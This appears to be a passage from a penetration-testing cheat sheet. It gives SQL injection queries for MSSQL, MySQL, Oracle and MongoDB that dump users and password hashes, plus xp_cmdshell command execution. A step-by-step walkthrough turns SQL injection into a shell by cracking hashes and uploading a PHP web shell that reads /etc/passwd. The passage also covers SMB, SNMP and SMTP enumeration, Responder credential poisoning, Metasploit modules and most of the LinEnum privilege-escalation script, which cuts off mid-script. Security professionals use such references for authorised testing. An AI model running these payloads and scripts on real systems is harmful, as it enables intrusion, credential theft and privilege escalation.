SELECT user;                                   :current user
SELECT loginame FROM master..sysprocesses WHERE spid = @@SPID
SELECT name FROM master..syslogins             :list users
SELECT name, password FROM master..sysxlogins — priv, mssql 2000; :list pass hashes
SELECT name, master.dbo.fn_varbintohexstr(password) FROM master..sysxlogins — priv,
mssql 2000. Need to convert to hex to return hashes in MSSQL error message / some
version of query analyzer                    :list password hashes
SELECT name, password_hash FROM master.sys.sql_logins — priv, mssql 2005; :list pass-h
SELECT name + '-' + master.sys.fn_varbintohexstr(password_hash) from
master.sys.sql_logins — priv, mssql 2005      :list password hashes
MSSQL 2000 and 2005 Hashes are both SHA1-based. phrasen|drescher can crack these.
SELECT name FROM master..sysdatabases;        :list dbs
SELECT DB_NAME(N); — for N = 0, 1, 2, …       :list dbs
SELECT master..syscolumns.name, TYPE_NAME(master..syscolumns.xtype) FROM
master..syscolumns, master..sysobjects WHERE
master..syscolumns.id=master..sysobjects.id AND master..sysobjects.name='sometable'; —
list colum names and types for master..sometable :list columns
SELECT name FROM master..sysobjects WHERE xtype = 'U'; — use xtype = 'V' for views:tables
SELECT name FROM someotherdb..sysobjects WHERE xtype = 'U';  :list tables
```

MS SQL Command Execution

```
EXEC xp_cmdshell 'net user'; — privOn MSSQL 2005 you may need to reactivate xp_cmdshell
first as it's disabled by default:
EXEC sp_configure 'show advanced options', 1; — priv
RECONFIGURE; — priv
EXEC sp_configure 'xp_cmdshell', 1; — priv
RECONFIGURE; — priv
```

MySQL Injection Commands (http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet)

```
SELECT @@version                              :version
SELECT user_name();                           :current user
SELECT system_user;                           :current user
SELECT user;                                  :current user
SELECT system_user();                         :current user
SELECT user FROM mysql.user; — priv           :list users
SELECT host, user, password FROM mysql.user; — priv  :list password hashes
John the Ripper will crack MySQL password hashes
SELECT schema_name FROM information_schema.schemata; — for MySQL >= v5.0:list dbs
SELECT distinct(db) FROM mysql.db — priv      :list dbs
SELECT table_schema, table_name, column_name FROM information_schema.columns WHERE
table_schema != 'mysql' AND table_schema != 'information_schema' :list columns
SELECT table_schema,table_name FROM information_schema.tables WHERE table_schema !=
'mysql' AND table_schema != 'information_schema' :list tables
```

MySQL Command Execution

```
Command Execution: If mysqld (<5.0) is running as root AND you compromise a DBA account
you can execute OS commands by uploading a shared object file into /usr/lib (or
similar). The .so file should contain a User Defined Function
(UDF). raptor_udf.c explains exactly how you go about this. Remember to compile for the
target architecture which may or may not be the same as your attack platform.
Local File Access: …' UNION ALL SELECT LOAD_FILE('/etc/passwd') — priv, can only read
world-readable files. SELECT * FROM mytable INTO dumpfile '/tmp/somefile'; — priv,
write to file system
```

SQL Injection to Shell Example

```
Fingerprinting
telnet site 80                                :only if HTTP was available
GET /HTTP/1.1
Host: site                                    :shows server/PHP version
openssl s_client -connect vulnerable:443      :telnet wont work on HTTPS
Then use Burp or Fiddler to see Server/PHP version

Enumerating using wfuzz
python wfuzz.py -c -z file,wordlist/general/big.txt --hc 404 http://site/FUZZ
*some systems use python wfuzz.py with wfuzz
python wfuzz.py -z file -f commons.txt --hc 404 http://site/FUZZ.php - detect php
scripts

changing site/cat.php?id=1 to site/cat.php?id=2-1 and working tells us site may be
vulnerable to injection
test site/cat.php?id=1' throws an error telling us SQL
test site/cat.php?id=1 and 1=1 gives us the regular page, testing for inj methods
test site/cat.php?id=1 and 1=0 doesn't return anything because false, exploitable
site/cat.php?id=1 union select 1 – throws error because we have to have the same amount
of matching columns so site/cat.php?id=1 union select 1,2 then site/cat.php?id=1 union
select 1,2,3 … until finally union select 1,2,3,4 works
site/cat.php?id=1 order by 10  - tries to order by column #10. Our example throws error
so we try until we get the max value, which tells us the number of columns
site/cat.php?id=1 union select 1,@@version,3,4 - gives us version of database
site/cat.php?id=1 union select 1,user(),3,4 - gives us the current user
site/cat.php?id=1 union select 1,database(),3,4 - gives us the current db
site/cat.php?id=1 union select 1,table_name,3,4 from information_schema.tables
We notice a users table so we want to get info to be able to query it:
site/cat.php?id=1 union select 1,column_name,3,4 from information_schema.columns – we
notice login/password columns
site/cat.php?id=1 union select 1,login,3,4 from users
site/cat.php?id=1 union select 1,password,3,4 from users – looks like a hashed passwd
site/cat.php?id=1 union select 1,concat(login,':',password),3,4 from users
```

<u>Cracking password</u>

```
Try googling the hash to see if you can find the decrypted password easily OR
./john password --format=raw-md5  --wordlist=dico --rules
```

<u>Getting Command Injection</u>

```
Now that you have admin access log in to the site as admin
We create a php file and try to upload it as a picture:
<?php
      system($_GET['CMD']);
?>
But we get an error trying to prevent uploading php files – try changing extension to
.php3 or .php4 and we are able to upload.
We look at the source code to see where the image was uploaded to, /admin/uploads/
site/admin/uploads/test.php3?cmd=uname -a     :runs our command
site/admin/uploads/test.php3?cmd=cat /etc/passwd     :
```

Oracle Injection Commands (http://pentestmonkey.net/cheat-sheet/sql-injection/oracle-sql-injection-cheat-sheet)

```
SELECT banner FROM v$version WHERE banner LIKE 'Oracle%';    :version
SELECT banner FROM v$version WHERE banner LIKE 'TNS%';       :version
SELECT version FROM v$instance;                   :version
SELECT user FROM dual                             :current user
SELECT username FROM all_users ORDER BY username; :list users
SELECT name FROM sys.user$; — priv                :list users
SELECT name, password, astatus FROM sys.user$ — priv, <= 10g. astatus tells you if
acct is locked                                    :list password hashes
SELECT name,spare4 FROM sys.user$ — priv, 11g :list password hashes
checkpwd will crack the DES-based hashes from Oracle 8, 9 and 10.
SELECT * FROM session_privs; — current privs  :list privs
SELECT * FROM dba_sys_privs WHERE grantee = 'DBSNMP'; — priv, list a user's privs
SELECT grantee FROM dba_sys_privs WHERE privilege = 'SELECT ANY DICTIONARY'; — priv,
find users with a particular priv                 :list privs
SELECT GRANTEE, GRANTED_ROLE FROM DBA_ROLE_PRIVS;    :list privs
SELECT DISTINCT owner FROM all_tables; — list schemas (one per user):list dbs
SELECT column_name FROM all_tab_columns WHERE table_name = 'blah'; :list columns
SELECT column_name FROM all_tab_columns WHERE table_name = 'blah' and owner = 'foo';
SELECT table_name FROM all_tables;                :list tables
SELECT owner, table_name FROM all_tables;         :list tables
```

Oracle Command Execution

```
Command Execution: Java can be used to execute commands if it's installed.ExtProc can
sometimes be used too, though it normally failed
Local File Access: UTL_FILE can sometimes be used. Check that the following is non-
null: SELECT value FROM v$parameter2 WHERE name = 'utl_file_dir';Java can be used to read
and write files if it's installed (it is not available in Oracle Express).
```

MongoDB Injection (typically v2.2.3 and below)

```
user' || 1==1 //                                  :SQL equivalent to: ' or 1=1 #
user' || 1==1 <!--                                :SQL equivalent to: ' or 1=1 #
user' || 1==1 %00                                 :SQL equivalent to: ' or 1=1 #
```

Find MongoDBs with nNo Password Set
```
nmap -Pn -p 27017 --script mongodb-databases x.x.x.x :mongodb runs off port 27017
OR
nosqlmap.py ; select option 4 – scan for anonymous MongoDB Access
OR
msfconsole
use auxiliary/scanner/mongodb/mongodb_login
show options
set rhosts x.x.x.x
exploit
```

Access MongoDB:
```
nosqlmap                                    :cmd line tool w/automated steps
mongo <ip>                                  :command line
Robomongo                                   :GUI
```

Exploit (typically v2.2.3 and below):
```
exploit/linux/misc/mongod_native_helper
```

Password Guessing Example
```
/?search=admin'%20%26%26%20this.password.match(/.*/)%00: we can see a result.
/?search=admin'%20%26%26%20this.password.match(/zzzzz/)%00: we cannot see a result.
/?search=admin'%20%26%26%20this.passwordzz.match(/.*/)%00: we get an error message
(since the field passwordzz does not exist).
test if password match /^a.$/ if it matches test without the wildcard `.`(to check if
it's the full password). Then move to the next letter if it does not match.
test if password match /^b.$/ if it matches test without the wildcard `.`. Then move to
the next letter if it does not match
/^a.*$/ that will return true.
/^a$/ that will return false.
/^aa.*$/ that will return true.
/^aa$/ that will return false.
/^aaa.*$/ that will return false.
/^aab.*$/ that will return true.
/^aab$/ that will return true. The password has been found.
```

Mysql Passwords (On the box, not SQLi)

```
On a lot of systems you should be able to connect to mysql as root with no password
mysql –u root
show databases;
use [DATABASE];
show tables;
select * from [TABLE];
*the show and use cmd wont work with SQL injections, internal commands not part of sql
```

Enumeration

Registry Settings for Null Session Enumeration

```
HKLM\System\CurrentControlSet\Control\Lsa\RestrictAnonymous=0
            :Win 2000 targets (default 0)allowing you to enumerate null remotely
HKLM\System\CurrentControlSet\Control\Lsa\RestrictAnonymousSAM=0
            :Win XP-10 targets (default 1), if 0 allows remote null enumeration
```

NetBIOS Info Scan

```
nbtscan –r <ip/cidr>                    :identify NetBIOS info

#NBTScan unixwiz
apt-get install nbtscan-unixwiz
nbtscan-unixwiz –f 192.168.0.1-254 > nbtscan
```

SMB Enumeration Tools

```
Linux
enum4linux –v (or –a) <ip>                     :enumeration tool in Kali, user names,
shares, password policies, etc
nmblookup –A target
smbclient //MOUNT/share –I target –N
rpcclient –U “” target

#Fingerprint SMB Version / manual null session test
smbclient -L //192.168.1.100
smbclient –L <win_ip> -U <user> -p 445         :list shares
smbclient //<win_ip> /test –U <user> -p 445    :connect to share like ftp, ls, dir, cd,
get cmds
rpcclient –U <user> <win_ip>                   :establish session
     Enumdomusers                              :list users
     Enumalsgroups <domain>|<builtin>          :list groups
     Lsaenumsid                                :show sids on box
     Lookupnames <name>                        :show sid associated with user or group
name
     Srvinfo                                   :show OS type and version

#Find open SMB Shares
nmap -T4 -v -oA shares --script smb-enum-shares --script-args
smbuser=username,smbpass=password -p445 192.168.1.0/24

#User enumeration through SMB (& if passwords needed)
nmap –n –script=smb-enum-users.nse –p U:137,T:139 <ip>

#RID Cycling
ridenum.py 192.168.XXX.XXX 500 50000 dict.txt

#Metasploit module for RID cycling
use auxiliary/scanner/smb/smb_lookupsid

# SMB Session Enumeration through MetaSploit (checks guest sessions)
msfconsole
use auxiliary/scanner/smb/smb_login
set RHOSTS 192.168.31.200-254
set threads 16
run

# SMB User Enumeration through MetaSploit
msfconsole
Use auxiliary/scanner/smb/enum_users
Set RHOSTS 192.168.31.200-254
Set threads 16
```

```
Run

Windows
enum –S <target_ip>                             :list of shares (IPC$,ADMIN$,C$)
enum –U <target_ip>                             :list of users
enum –G <target_ip>                             :list of groups and member accounts
enum –P <target_ip>                             :password policy information

#Establish Null SMB Sessions From Windows to harvest user names
net use \\<ip>                                  :attempts a null session
net use \\<ip>\IPC$ “” /u:””                    :attempts a null session
net view \\<ip>                                 :view accessible shares
net use \\<ip>\<sharename>                      :shares such as IPC$,ADMIN$,C$
net use \\<ip> <password> /u:<user>             :to use a user/password
net use \\<ip> /del                             :delete outbound SMB session
*important to delete sessions or you might not be able to establish more later
net session                                     :view sessions
net session \\<ip> /del                         :delete inbound SMB sessions
local administrators \\<ip>                     :list admins after creation of null sess
global "domain admins" \\<ip>                   :list domain admins after null session

#Enumerating/Translating Sids/Users
net use \\<ip> <password> /u:<user>             :use username/pass if you have
user2sid \\10.10.10.10 <domain>                 :record the security id that generates
sid2user \\<ip> <previous info, no “-“> 500     :500 gives us the admin’s name
for /L %i in (1000,1,1010) do @sid2user \\<ip> <prev info no “-“> %i :enumerate users
```

LLMNR / NBT-NS Spoofing

```
Steal Creds off the network

#Responder.py
git clone https://github.com/SpiderLabs/Responder.git
python Responder.py -i local-ip -I eth0
*Note you should run responder for the whole engagement

#MetaSploit LLMNR / NetBIOS requests (spoof/poison requests)
auxiliary/spoof/llmnr/llmnr_response
auxiliary/spoof/nbns/nbns_response      :next capture hashes..
auxiliary/server/capture/smb
auxiliary/server/capture/http_ntlm      :next use john or hashcat to crack hashes
```

Linux Assorted Enumeration Methods

```
cat /etc/password                               :locally
finger                                          :locally-currently logged on
who                                             :locally-currently logged on
w                                               :locally-see what user is doing
finger @<ip>                                    :remotely-usually off now
ypcat passwd                                    :remotely-if Network Info Service server
ldapsearch <criteria>                           :remotely-if LDAP is in use
```

SNMP Enumeration through MetaSploit (helps find user accounts as well)

```
msfconsole
use auxiliary/scanner/snmp/snmp_enum
info
set RHOSTS 192.168.31.200-254
set threads 16
run
```

SNMP Enumeration

```
snmpcheck –t <ip> -c public                     :way easier than 161 or snmpwalk
snmpwalk -c public -v1 192.168.1.X 1| grep hrSWRunName|cut -d* * -f
snmpenum -t 192.168.1.X
nmap –sU –open –p 161 <ips> -oG snmp.txt        :SNMP scan
echo public >> community                        :enter var in bash
echo private >> community                      :enter var in bash
echo manager >> community                      :enter var in bash
for ip in $(seq 200 254);do echo 192.168.11.$ip;done >ips
onesixytone –c community –i ips                :161 brute forces snmp
onesixytone –c names –i ips
snmpwalk –c public –v1 <ip>                    :Enumerate entire MIB tree
snmpwalk -c public –v1 <ip> 1.3.6.1.4.`.77.1.2.25:Enumerate Windows Users
snmpwalk –c public –v1 <ip> 1.3.6.1.2.1.25.4.2.1.2:Enumerate Windows Processes
snmpwalk –c public –v1 <ip> 1.3.6.1.2.1.6.13.1.3:Enumerate open TCP ports
snmpwalk –c public –v1 <ip> 1.3.6.1.2.1.25.6.3.1.2:Enumerate installed software

#identify SNMPv3 with nmap
nmap -sV -p 161 --script=snmp-info TARGET-SUBNET

#SNMPv3 with snmpwalk and Rory McCunes script
apt-get install snmp snmp-mibs-downloader
wget https://raw.githubusercontent.com/raesene/TestingScripts/master/snmpv3enum.rb

#Kali Wordlist for SNMP
Metasploit's wordlist (KALI path below) has common credentials for v1 & 2 of SNMP, for
newer credentials check out Daniel Miessler's SecLists project on GitHub
```

SMTP Enumeration Scan (Email)

```
nc –nv <ip> 25                                 :connect to email server w/netcat
VRFY bob                                       :verify user, 250-successful, 550-fail
For user in $(cat users.txt); do echo VRFY $user|nc –nv –w 1 <emailserver_ip> 25
2>/dev/null |grep ^”250”;done
*a bash script to run VRFY against a list of users, log errors to /dev/null, grep
successful attempts
```

R Services Enumeration

```
This should be legacy but environments with mainframe may still use

#RSH Run Commands
rsh <target> <command>

#Metasploit RSH Login Scanner
auxiliary/scanner/rservices/rsh_login

#rusers Show Logged in Users
rusers -al 192.168.2.1

#rusers scan whole Subnet
rlogin -l <user> <target>                      : e.g rlogin -l root TARGET-SUBNET/24

#rwho
Use nmap to identify machines running rwhod (513 UDP)
```

LinEnum.sh

```
#rebootuser.com & github.com/ rebootuser/LinEnum
#Example: ./LinEnum.sh -s -k keyword -r report -e /tmp/ -t
#-k  Enter keyword
#-e  Enter export location
#-t  Include thorough (lengthy) tests
#-s  Supply current user password to check sudo perms (INSECURE)
#-r  Enter report name
#-h  Displays this help text

#!/bin/bash
#A script to enumerate local information from a Linux host
version="version 0.93"
#@rebootuser

#help function
usage ()
{
echo -e "\n\e[00;31m#########################################################\e[00m"
echo -e "\e[00;31m#\e[00m" "\e[00;33mLocal Linux Enumeration & Privilege Escalation
Script\e[00m" "\e[00;31m#\e[00m"
echo -e "\e[00;31m#########################################################\e[00m"
echo -e "\e[00;33m# www.rebootuser.com | @rebootuser \e[00m"
echo -e "\e[00;33m# $version\e[00m\n"
echo -e "\e[00;33m# Example: ./LinEnum.sh -k keyword -r report -e /tmp/ -t \e[00m\n"

            echo "OPTIONS:"
            echo "-k     Enter keyword"
            echo "-e     Enter export location"
            echo "-s     Supply user password for sudo checks (INSECURE)"
            echo "-t     Include thorough (lengthy) tests"
            echo "-r     Enter report name"
            echo "-h     Displays this help text"
            echo -e "\n"
            echo "Running with no options = limited scans/no output file"

echo -e "\e[00;31m#########################################################\e[00m"

}
header()
{
echo -e "\n\e[00;31m#########################################################\e[00m"
echo -e "\e[00;31m#\e[00m" "\e[00;33mLocal Linux Enumeration & Privilege Escalation
Script\e[00m" "\e[00;31m#\e[00m"
echo -e "\e[00;31m#########################################################\e[00m"
echo -e "\e[00;33m# www.rebootuser.com\e[00m"
echo -e "\e[00;33m# $version\e[00m\n"

}

debug_info()
{
echo "[-] Debug Info"

if [ "$keyword" ]; then
     echo "[+] Searching for the keyword $keyword in conf, php, ini and log files"
else
     :
fi

if [ "$report" ]; then
     echo "[+] Report name = $report"
else
```

```
      :
fi

if [ "$export" ]; then
      echo "[+] Export location = $export"
else
      :
fi

if [ "$thorough" ]; then
      echo "[+] Thorough tests = Enabled"
else
      echo -e "\e[00;33m[+] Thorough tests = Disabled (SUID/GUID checks will not be
perfomed!)\e[00m"
fi

sleep 2

if [ "$export" ]; then
  mkdir $export 2>/dev/null
  format=$export/LinEnum-export-`date +"%d-%m-%y"`
  mkdir $format 2>/dev/null
else
  :
fi

if [ "$sudopass" ]; then
  echo -e "\e[00;35m[+] Please enter password - INSECURE - really only for CTF
use!\e[00m"
  read -s userpassword
  echo
else
  :
fi

who=`whoami` 2>/dev/null
echo -e "\n"

echo -e "\e[00;33mScan started at:"; date
echo -e "\e[00m\n"
}

# useful binaries (thanks to https://gtfobins.github.io/)
binarylist='nmap\|perl\|awk\|find\|bash\|sh\|man\|more\|less\|vi\|emacs\|vim\|nc\|netca
t\|python\|ruby\|lua\|irb\|tar\|zip\|gdb\|pico\|scp\|git\|rvim\|script\|ash\|csh\|curl\
|dash\|ed\|env\|expect\|ftp\|sftp\|node\|php\|rpm\|rpmquery\|socat\|strace\|taskset\|tc
lsh\|telnet\|tftp\|wget\|wish\|zsh\|ssh'

system_info()
{
echo -e "\e[00;33m### SYSTEM ##############################################\e[00m"

#basic kernel info
unameinfo=`uname -a 2>/dev/null`
if [ "$unameinfo" ]; then
  echo -e "\e[00;31m[-] Kernel information:\e[00m\n$unameinfo"
  echo -e "\n"
else
  :
fi

procver=`cat /proc/version 2>/dev/null`
if [ "$procver" ]; then
  echo -e "\e[00;31m[-] Kernel information (continued):\e[00m\n$procver"
  echo -e "\n"
else
  :
fi

#search all *-release files for version info
release=`cat /etc/*-release 2>/dev/null`
```

```
if [ "$release" ]; then
  echo -e "\e[00;31m[-] Specific release information:\e[00m\n$release"
  echo -e "\n"
else
  :
fi

#target hostname info
hostnamed=`hostname 2>/dev/null`
if [ "$hostnamed" ]; then
  echo -e "\e[00;31m[-] Hostname:\e[00m\n$hostnamed"
  echo -e "\n"
else
  :
fi
}

user_info()
{
echo -e "\e[00;33m### USER/GROUP ##########################################\e[00m"

#current user details
currusr=`id 2>/dev/null`
if [ "$currusr" ]; then
  echo -e "\e[00;31m[-] Current user/group info:\e[00m\n$currusr"
  echo -e "\n"
else
  :
fi

#last logged on user information
lastlogedonusrs=`lastlog 2>/dev/null |grep -v "Never" 2>/dev/null`
if [ "$lastlogedonusrs" ]; then
  echo -e "\e[00;31m[-] Users that have previously logged onto the
system:\e[00m\n$lastlogedonusrs"
  echo -e "\n"
else
  :
fi


#who else is logged on
loggedonusrs=`w 2>/dev/null`
if [ "$loggedonusrs" ]; then
  echo -e "\e[00;31m[-] Who else is logged on:\e[00m\n$loggedonusrs"
  echo -e "\n"
else
  :
fi

#lists all id's and respective group(s)
grpinfo=`for i in $(cut -d":" -f1 /etc/passwd 2>/dev/null);do id $i;done 2>/dev/null`
if [ "$grpinfo" ]; then
  echo -e "\e[00;31m[-] Group memberships:\e[00m\n$grpinfo"
  echo -e "\n"
else
  :
fi

#added by phackt - look for adm group (thanks patrick)
adm_users=$(echo -e "$grpinfo" | grep "(adm)")
if [[ ! -z $adm_users ]];
  then
    echo -e "\e[00;31m[-] It looks like we have some admin users:\e[00m\n$adm_users"
    echo -e "\n"
else
  :
fi

#checks to see if any hashes are stored in /etc/passwd (depreciated  *nix storage
method)
```

```
hashesinpasswd=`grep -v '^[^:]*:[x]' /etc/passwd 2>/dev/null`
if [ "$hashesinpasswd" ]; then
  echo -e "\e[00;33m[+] It looks like we have password hashes in
/etc/passwd!\e[00m\n$hashesinpasswd"
  echo -e "\n"
else
  :
fi

#contents of /etc/passwd
readpasswd=`cat /etc/passwd 2>/dev/null`
if [ "$readpasswd" ]; then
  echo -e "\e[00;31m[-] Contents of /etc/passwd:\e[00m\n$readpasswd"
  echo -e "\n"
else
  :
fi

if [ "$export" ] && [ "$readpasswd" ]; then
  mkdir $format/etc-export/ 2>/dev/null
  cp /etc/passwd $format/etc-export/passwd 2>/dev/null
else
  :
fi

#checks to see if the shadow file can be read
readshadow=`cat /etc/shadow 2>/dev/null`
if [ "$readshadow" ]; then
  echo -e "\e[00;33m[+] We can read the shadow file!\e[00m\n$readshadow"
  echo -e "\n"
else
  :
fi

if [ "$export" ] && [ "$readshadow" ]; then
  mkdir $format/etc-export/ 2>/dev/null
  cp /etc/shadow $format/etc-export/shadow 2>/dev/null
else
  :
fi

#checks to see if /etc/master.passwd can be read - BSD 'shadow' variant
readmasterpasswd=`cat /etc/master.passwd 2>/dev/null`
if [ "$readmasterpasswd" ]; then
  echo -e "\e[00;33m[+] We can read the master.passwd file!\e[00m\n$readmasterpasswd"
  echo -e "\n"
else
  :
fi

if [ "$export" ] && [ "$readmasterpasswd" ]; then
  mkdir $format/etc-export/ 2>/dev/null
  cp /etc/master.passwd $format/etc-export/master.passwd 2>/dev/null
else
  :
fi

#all root accounts (uid 0)
superman=`grep -v -E "^#" /etc/passwd 2>/dev/null| awk -F: '$3 == 0 { print $1}'
2>/dev/null`
if [ "$superman" ]; then
  echo -e "\e[00;31m[-] Super user account(s):\e[00m\n$superman"
  echo -e "\n"
else
  :
fi

#pull out vital sudoers info
sudoers=`grep -v -e '^$' /etc/sudoers 2>/dev/null |grep -v "#" 2>/dev/null`
if [ "$sudoers" ]; then
  echo -e "\e[00;31m[-] Sudoers configuration (condensed):\e[00m$sudoers"
  echo -e "\n"
else
  :
fi

if [ "$export" ] && [ "$sudoers" ]; then
  mkdir $format/etc-export/ 2>/dev/null
  cp /etc/sudoers $format/etc-export/sudoers 2>/dev/null
else
  :
fi

#can we sudo without supplying a password
sudoperms=`echo '' | sudo -S -l -k 2>/dev/null`
if [ "$sudoperms" ]; then
  echo -e "\e[00;33m[+] We can sudo without supplying a password!\e[00m\n$sudoperms"
  echo -e "\n"
else
  :
fi

#check sudo perms - authenticated
if [ "$sudopass" ]; then
    if [ "$sudoperms" ]; then
      :
    else
      sudoauth=`echo $userpassword | sudo -S -l -k 2>/dev/null`
      if [ "$sudoauth" ]; then
        echo -e "\e[00;33m[+] We can sudo when supplying a password!\e[00m\n$sudoauth"
        echo -e "\n"
      else
        :
      fi
    fi
else
  :
fi

##known 'good' breakout binaries (cleaned to parse /etc/sudoers for comma separated
values) - authenticated
if [ "$sudopass" ]; then
    if [ "$sudoperms" ]; then
      :
    else
      sudopermscheck=`echo $userpassword | sudo -S -l -k 2>/dev/null | xargs -n 1
2>/dev/null|sed 's/,*$//g' 2>/dev/null | grep -w $binarylist 2>/dev/null`
      if [ "$sudopermscheck" ]; then
        echo -e "\e[00;33m[-] Possible sudo pwnage!\e[00m\n$sudopermscheck"
        echo -e "\n"
     else
        :
      fi
    fi
else
  :
fi

#known 'good' breakout binaries (cleaned to parse /etc/sudoers for comma separated
values)
sudopwnage=`echo '' | sudo -S -l -k 2>/dev/null | xargs -n 1 2>/dev/null | sed
's/,*$//g' 2>/dev/null | grep -w $binarylist 2>/dev/null`
if [ "$sudopwnage" ]; then
  echo -e "\e[00;33m[+] Possible sudo pwnage!\e[00m\n$sudopwnage"
  echo -e "\n"
else
  :
fi

#who has sudoed in the past
whohasbeensudo=`find /home -name .sudo_as_admin_successful 2>/dev/null`
if [ "$whohasbeensudo" ]; then
```

```
  echo -e "\e[00;31m[-] Accounts that have recently used sudo:\e[00m\n$whohasbeensudo"
  echo -e "\n"
else
  :
fi

#checks to see if roots home directory is accessible
rthmdir=`ls -ahl /root/ 2>/dev/null`
if [ "$rthmdir" ]; then
  echo -e "\e[00;33m[+] We can read root's home directory!\e[00m\n$rthmdir"
  echo -e "\n"
else
  :
fi

#displays /home directory permissions - check if any are lax
homedirperms=`ls -ahl /home/ 2>/dev/null`
if [ "$homedirperms" ]; then
  echo -e "\e[00;31m[-] Are permissions on /home directories lax:\e[00m\n$homedirperms"
  echo -e "\n"
else
  :
fi

#looks for files we can write to that don't belong to us
if [ "$thorough" = "1" ]; then
  grfilesall=`find / -writable ! -user \`whoami\` -type f ! -path "/proc/*" ! -path
"/sys/*" -exec ls -al {} \; 2>/dev/null`
  if [ "$grfilesall" ]; then
    echo -e "\e[00;31m[-] Files not owned by user but writable by
group:\e[00m\n$grfilesall"
    echo -e "\n"
  else
    :
  fi
fi

#looks for files that belong to us
if [ "$thorough" = "1" ]; then
  ourfilesall=`find / -user \`whoami\` -type f ! -path "/proc/*" ! -path "/sys/*" -exec
ls -al {} \; 2>/dev/null`
  if [ "$ourfilesall" ]; then
    echo -e "\e[00;31m[-] Files owned by our user:\e[00m\n$ourfilesall"
    echo -e "\n"
  else
    :
  fi
fi

#looks for hidden files
if [ "$thorough" = "1" ]; then
  hiddenfiles=`find / -name ".*" -type f ! -path "/proc/*" ! -path "/sys/*" -exec ls -
al {} \; 2>/dev/null`
  if [ "$hiddenfiles" ]; then
    echo -e "\e[00;31m[-] Hidden files:\e[00m\n$hiddenfiles"
    echo -e "\n"
  else
    :
  fi
fi

#looks for world-reabable files within /home - depending on number of /home dirs &
files, this can take some time so is only 'activated' with thorough scanning switch
if [ "$thorough" = "1" ]; then
wrfileshm=`find /home/ -perm -4 -type f -exec ls -al {} \; 2>/dev/null`
     if [ "$wrfileshm" ]; then
            echo -e "\e[00;31m[-] World-readable files within /home:\e[00m\n$wrfileshm"
            echo -e "\n"
     else
            :
     fi
  else
      :
fi

if [ "$thorough" = "1" ]; then
      if [ "$export" ] && [ "$wrfileshm" ]; then
             mkdir $format/wr-files/ 2>/dev/null
             for i in $wrfileshm; do cp --parents $i $format/wr-files/ ; done
2>/dev/null
      else
             :
      fi
  else
      :
fi

#lists current user's home directory contents
if [ "$thorough" = "1" ]; then
homedircontents=`ls -ahl ~ 2>/dev/null`
      if [ "$homedircontents" ] ; then
             echo -e "\e[00;31m[-] Home directory contents:\e[00m\n$homedircontents"
             echo -e "\n"
      else
             :
      fi
  else
      :
fi

#checks for if various ssh files are accessible - this can take some time so is only
'activated' with thorough scanning switch
if [ "$thorough" = "1" ]; then
sshfiles=`find / \( -name "id_dsa*" -o -name "id_rsa*" -o -name "known_hosts" -o -name
"authorized_hosts" -o -name "authorized_keys" \) -exec ls -la {} 2>/dev/null \;`
      if [ "$sshfiles" ]; then
             echo -e "\e[00;31m[-] SSH keys/host information found in the following
locations:\e[00m\n$sshfiles"
             echo -e "\n"
      else
             :
      fi
  else
  :
fi

if [ "$thorough" = "1" ]; then
      if [ "$export" ] && [ "$sshfiles" ]; then
             mkdir $format/ssh-files/ 2>/dev/null
             for i in $sshfiles; do cp --parents $i $format/ssh-files/; done 2>/dev/null
      else
             :
      fi
  else
      :
fi

#is root permitted to login via ssh
sshrootlogin=`grep "PermitRootLogin " /etc/ssh/sshd_config 2>/dev/null | grep -v "#" |
awk '{print  $2}'`
if [ "$sshrootlogin" = "yes" ]; then
  echo -e "\e[00;31m[-] Root is allowed to login via SSH:\e[00m" ; grep
"PermitRootLogin " /etc/ssh/sshd_config 2>/dev/null | grep -v "#"
  echo -e "\n"
else
  :
fi
}

environmental_info()
{
echo -e "\e[00;33m### ENVIRONMENTAL #######################################\e[00m"
```

```
#env information
envinfo=`env 2>/dev/null | grep -v 'LS_COLORS' 2>/dev/null`
if [ "$envinfo" ]; then
  echo -e "\e[00;31m[-] Environment information:\e[00m\n$envinfo"
  echo -e "\n"
else
  :
fi

#check if selinux is enabled
sestatus=`sestatus 2>/dev/null`
if [ "$sestatus" ]; then
  echo -e "\e[00;31m[-] SELinux seems to be present:\e[00m\n$sestatus"
  echo -e "\n"
fi

#phackt

#current path configuration
pathinfo=`echo $PATH 2>/dev/null`
if [ "$pathinfo" ]; then
  echo -e "\e[00;31m[-] Path information:\e[00m\n$pathinfo"
  echo -e "\n"
else
  :
fi

#lists available shells
shellinfo=`cat /etc/shells 2>/dev/null`
if [ "$shellinfo" ]; then
  echo -e "\e[00;31m[-] Available shells:\e[00m\n$shellinfo"
  echo -e "\n"
else
  :
fi

#current umask value with both octal and symbolic output
umaskvalue=`umask -S 2>/dev/null & umask 2>/dev/null`
if [ "$umaskvalue" ]; then
  echo -e "\e[00;31m[-] Current umask value:\e[00m\n$umaskvalue"
  echo -e "\n"
else
  :
fi

#umask value as in /etc/login.defs
umaskdef=`grep -i "^UMASK" /etc/login.defs 2>/dev/null`
if [ "$umaskdef" ]; then
  echo -e "\e[00;31m[-] umask value as specified in /etc/login.defs:\e[00m\n$umaskdef"
  echo -e "\n"
else
  :
fi

#password policy information as stored in /etc/login.defs
logindefs=`grep "^PASS_MAX_DAYS\|^PASS_MIN_DAYS\|^PASS_WARN_AGE\|^ENCRYPT_METHOD"
/etc/login.defs 2>/dev/null`
if [ "$logindefs" ]; then
  echo -e "\e[00;31m[-] Password and storage information:\e[00m\n$logindefs"
  echo -e "\n"
else
  :
fi

if [ "$export" ] && [ "$logindefs" ]; then
  mkdir $format/etc-export/ 2>/dev/null
  cp /etc/login.defs $format/etc-export/login.defs 2>/dev/null
else
  :
fi
```

```
}

job_info()
{
echo -e "\e[00;33m### JOBS/TASKS ##########################################\e[00m"

#are there any cron jobs configured
cronjobs=`ls -la /etc/cron* 2>/dev/null`
if [ "$cronjobs" ]; then
  echo -e "\e[00;31m[-] Cron jobs:\e[00m\n$cronjobs"
  echo -e "\n"
else
  :
fi

#can we manipulate these jobs in any way
cronjobwwperms=`find /etc/cron* -perm -0002 -type f -exec ls -la {} \; -exec cat {}
2>/dev/null \;`
if [ "$cronjobwwperms" ]; then
  echo -e "\e[00;33m[+] World-writable cron jobs and file
contents:\e[00m\n$cronjobwwperms"
  echo -e "\n"
else
  :
fi

#contab contents
crontabvalue=`cat /etc/crontab 2>/dev/null`
if [ "$crontabvalue" ]; then
  echo -e "\e[00;31m[-] Crontab contents:\e[00m\n$crontabvalue"
  echo -e "\n"
else
  :
fi

crontabvar=`ls -la /var/spool/cron/crontabs 2>/dev/null`
if [ "$crontabvar" ]; then
